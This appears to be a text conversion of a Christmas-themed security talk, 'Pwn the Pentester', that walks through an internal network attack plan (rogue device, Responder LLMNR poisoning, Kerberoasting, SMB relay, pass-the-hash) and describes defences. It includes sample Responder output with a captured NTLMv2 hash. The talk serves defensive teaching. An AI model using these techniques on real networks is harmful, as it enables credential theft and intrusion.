



Pwn the Pentester

Brian Johnson / 7 Minute Security

Agenda

- Introductions



- Clark Griswold wants to hack Santa



- Lets help Santa defend the North Pole network!



Who's this guy?

Security engineer for 7 Minute Security



Podcaster



I love to share what I learn!



<https://bpatty.rocks/>

Who's this guy?

BPATTY

Blue team ▾

Command line ▾

Hardware

Pentesting how-tos & guides ▾

Resources (IT/security) ▾

Scripts ▾

Web tech ▾

Welcome to BPATTY by 7 Minute Security

What in the world is a "BPATTY?!"

Any similarities to a "beef" patty?

Wait, wait! There are already way, way, WAY better documents, tools and collections like this out there!

How often does BPATTY get updated?

Who are you?

I want to electronically punch you in the neck!



What in the world is a "BPATTY?!"

This is **BPATTY**, which stands for **Brian's Pentesting and Technical Tips for You**. It's basically notes and scripts that once upon a time I saved to OneNote, Evernote, Notepad, Stickies, Notepad++, *breath*...Leafpad, Post-it notes, etc.

I made a big effort last year to throw all this crud in one place on [my blog](#) but realized that for practicality a Github repository and Wiki makes more sense. So here we are!

I sincerely hope BPATTY can help you in your IT and infosec journey. If you have any suggestions or [raise an issue](#) and I'll respond!

Who's this guy?



Clark Griswold is upset...



Clark Griswold is upset...



I'm gonna get you for this, Santa!



Clark Griswold's plan of attack

- Drop a device on Santa's workshop network
- Sniff the network for credentials
- Take over domain controllers in 2 commands
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!





VS



Lets defend Santa's workshop!

Drop a device on Santa's workshop network



Drop a device on Santa's workshop network

Basic

1 Inventory and Control of Hardware Assets

2 Inventory and Control of Software Assets

3 Continuous Vulnerability Management

4 Controlled Use of Administrative Privileges




1 Inventory and Control of Hardware Assets

Drop a device on Santa's workshop network



Drop a device on Santa's workshop network





How can Santa defend against this?

Fing box



Fing box



Alerts

SAVE



ALERTS ON NEW DEVICES

First seen on the network



At every change



Fing box

9:48 ↗

◀ Search

◀ Aimeeslphone

Aimeeslphone

Enter additional notes

Where is this device located?

♥ Favorite ▶ Important

👤 This is a personal device

Aimeeslphone
Apple / iPhone

↑ Online - 58m History >
First seen on Fri, Dec 6, 2019 at 9...

👤 Aimee Edit >
Family / Her

Manage this device




Block device



Pause internet



Ping



More



Trace route



Find open ports

Settings

Automatically block new devices




New network devices will be automatically blocked.

Clark Griswold's plan of attack

- ***Drop a device on Santa's workshop network (worked!)***
- Sniff the network for credentials
- Take over domain controllers in 2 commands
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!




Sniff the network for credentials

 <https://github.com/lgandx/Responder>


Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.

Said another way: “It tricks systems into coughing up credentials!”

Sniff the network for credentials



Sniff the network for credentials



```
root@BigChristmasTree: /opt/responder — ssh root@192.168.168.148 — 98x23
root@BigChristmasTree: /opt/responder#
```

The image shows a terminal window with a dark background. The title bar at the top indicates the user is root on a machine named BigChristmasTree, located in the /opt/responder directory, connected via SSH to another root user on 192.168.168.148. The terminal content shows the prompt root@BigChristmasTree: /opt/responder# with a cursor at the end.



Head Elf's PC




Head Elf's PC



Jason (sysadmin)



DNS Server



Clark



Hey DNS server, ever heard of *rudolf*?

Sorry, nope! Never heard of it.

Aaaaaanybody else (Netbios/LLMNR?)?

That's meeee!!! Muwahahhwhahhohoha!!!

Great! Here comes some authentication info!

```


[*] [LLMNR] Poisoned answer sent to 192.168.168.211 for name rudolf
[SMB] NTLMv2-SSP Client      : 192.168.168.211
[SMB] NTLMv2-SSP Username   : NORTHPOLE\helf
[SMB] NTLMv2-SSP Hash       : helf::NORTHPOLE:cf5caa750bd61fcc:6F2B69173
000000000000C0653150DE09D2015F64BA08E96D9C0D000000000200080053004D0042
00500052004800340039003200520051004100460056000400140053004D0042003300
3400570049004E002D00500052004800340039003200520051004100460056002E0053
0061006C000500140053004D00420033002E006C006F00630061006C0007000800C065
080030003000000000000000010000000020000073EF8E4F9893C3B33F33E48B567C16
5B12510A00100000000000000000000000000000000090016006300690066007300
0000000000000000

```

Hahaha!



Sniff the network for credentials



```
root@BigChristmasTree: ~ — ssh root@192.168.168.148 — 98x23
root@BigChristmasTree:~#
```

